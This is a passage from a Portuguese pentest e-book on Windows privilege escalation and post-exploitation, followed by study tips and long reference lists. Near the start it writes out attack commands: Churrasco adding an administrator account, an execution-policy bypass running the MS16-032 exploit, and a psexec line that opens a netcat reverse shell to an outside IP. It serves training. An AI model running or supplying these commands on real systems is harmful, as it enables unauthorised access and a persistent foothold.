/churrasco/-->Usage: Churrasco.exe [-d] "command to run"

c:\Inetpub>churrasco -d "net user /add <username> <password>"
c:\Inetpub>churrasco -d "net localgroup administrators <username> /add"
c:\Inetpub>churrasco -d "NET LOCALGROUP "Remote Desktop Users" <username> /ADD"
```

Escalação de privilégio - Windows

- Windows Server 2003 Priv Escalation:
- https://www.exploit-db.com/exploits/6705
- https://github.com/Re4son/Churrasco

```
powershell -ExecutionPolicy ByPass -command "& { . C:\Users\Public\Invoke-MS16-032.ps1; Invoke-MS16-032 }"
```

```
C:\>psexec64 \\COMPUTERNAME -u Test -p test -h "c:\users\public\nc.exe -nc 192.168.1.10 4444 -e cmd.exe"
```

Escalação de privilégio - Windows

- Windows Server 7/10 Priv Escalation Powershell:
- https://www.exploit-db.com/exploits/39719
- Psexec Priv Escalation:

Escalação de privilégio - Windows

Utilizando chaves de registros insegura para escalar privilégios

https://medium.com/@orhan_yildirim/windows-privilege-escalation-insecure-registery-permissions-ad969880dcc3

https://medium.com/bugbountywriteup/privilege-escalation-in-windows-380bee3a2842

https://tryhackme.com/room/windowsprivescarena

Escalação de privilégio - Windows

Outros métodos de escalação de privilégios:
https://sushant747.gitbooks.io/total-oscp-guide/privilege_escalation_windows.html

https://www.youtube.com/watch?v=3BQKpPNlTSo

https://www.youtube.com/watch?v=C9GfMfFjhYI

https://www.youtube.com/watch?v=yXe4X-AIbps

https://www.fuzzysecurity.com/tutorials/16.html

Pós exploração - Ferramentas

https://github.com/Hackplayers/evil-winrm

https://github.com/EmpireProject/Empire

https://github.com/byt3bl33d3r/SILENTTRINITY

https://github.com/topics/hackthebox

https://github.com/dostoevskylabs/dostoevsky-pentest-notes

https://linuxsecurity.expert/security-tools/post-exploitation-tools

https://github.com/topics/post-exploitation

Dicas

Esse livro foi apenas para apresentar alguns conceitos básicos de pós exploração, existem muito mais e daria um livro originalmente publicado e bem legal só para falar de pós exploração;

Mas se você quer aprimorar suas habilidades em PenTest eu recomendo que você desenvolva laboratórios ou pratique em um Hack the box, Vulnhub ou Try Hack Me;

Dá uma olhada em Writeups também, veja artigos do pessoal, interaja com a comunidade para assim você aprender novas técnicas e se aprofundar mais ainda;

Espero que a partir desse pequeno e-book você consiga ir atrás de novos métodos, conhecer de maneira profunda maneira de realizar pós exploração, pois é á dificuldade de muitos PenTesters e a minha também kkkk;

Mas se você adquirir fundamentos, conhecer como a tecnologia funciona, entender o seu processo, não será difícil encontrar maneiras de utilizar para fins "maliciosos"

Try Harder

E claro, a metodologia que a Offensive Security utiliza é bastante essencial nesse processo, pois em qualquer CTF você vai ter que quebrar a cabeça para conseguir aquela flag;

Por isso, ser um try harder é nunca desistir e na dificuldade achar o caminho certo, encontrar a chave para aquela porta de aço reforçado;

Pensar fora da caixa é essencial, por isso um bom PenTester não deixa de se atualizar e procurar diferentes tipos de meios para sempre melhorar suas habilidades;

REFERENCE

https://subscription.packtpub.com/book/networking_and_servers/9781782163589/7/ch07lvl1sec34/what-is-post-exploitation#:~:text=As%20the%20term%20suggests%2C%20post,of%20it%20for%20malicious%20purposes.
https://www.sciencedirect.com/topics/computer-science/post-exploitation
https://metasploit.help.rapid7.com/docs/about-post-exploitation
https://www.anomali.com/pt/what-mitre-attck-is-and-how-it-is-useful
https://attack.mitre.org/
https://www.offensive-security.com/metasploit-unleashed/post-module-reference/
https://www.exploit-db.com/docs/english/18229-white-paper--post-exploitation-using-meterpreter.pdf
https://www.offensive-security.com/metasploit-unleashed/windows-post-gather-modules/
https://www.offensive-security.com/metasploit-unleashed/linux-post-gather-modules/
https://medium.com/canivete-sui%C3%A7o-hacker/metasploit-dismistificado-ii-5-b6d3dc47b83c#:~:text=O%20Meterpreter%20%C3%A9%20uma%20payload,completion%2C%20canais%20e%20outras%20fun%C3%A7%C3%B5es.
https://www.offensive-security.com/metasploit-unleashed/existing-scripts/
https://gohacking.com.br/treinamentos/ehpx-sp03.html
http://www.pentest-standard.org/index.php/Post_Exploitation
https://sushant747.gitbooks.io/total-oscp-guide/privilege_escalation_-_linux.html
https://medium.com/@sdgeek/oscp-pen-testing-resources-271e9e570d45
https://github.com/Shiva108/CTF-notes/tree/master/OSCP-Materials-master/Window%20Privilege%20Escalation%20and%20Post%20Exploitation

REFERENCE

https://purplesec.us/physical-penetration-testing/
https://www.hackers-arise.com/post/2018/11/26/metasploit-basics-part-21-post-exploitation-with-mimikatz
https://medium.com/@arnavtripathy98/smb-enumeration-for-penetration-testing-e782a328bf1b
https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/
https://www.slashroot.in/how-are-passwords-stored-linux-understanding-hashing-shadow-utils
https://netsec.ws/?p=337
https://xapax.gitbooks.io/security/content/spawning_shells.html
https://github.com/emilyanncr/Windows-Post-Exploitation
https://null-byte.wonderhowto.com/how-to/crack-shadow-hashes-after-getting-root-linux-system-0186386/
http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet
https://sushant747.gitbooks.io/total-oscp-guide/privilege_escalation_-_linux.html
https://github.com/JoaoPauloF/OSCP/blob/master/OSCPnotes.md
https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/
https://www.youtube.com/watch?v=h5PRvBpLuJs&t=5s
https://www.youtube.com/watch?v=Bc7WoDXhcjM
https://www.udemy.com/course/linux-privilege-escalation-for-beginners/
https://www.udemy.com/course/windows-privilege-escalation-for-beginners/
https://www.youtube.com/channel/UCa6eh7gCkpPo5XXUDfygQQA
https://acaditi.com.br/ (CEH)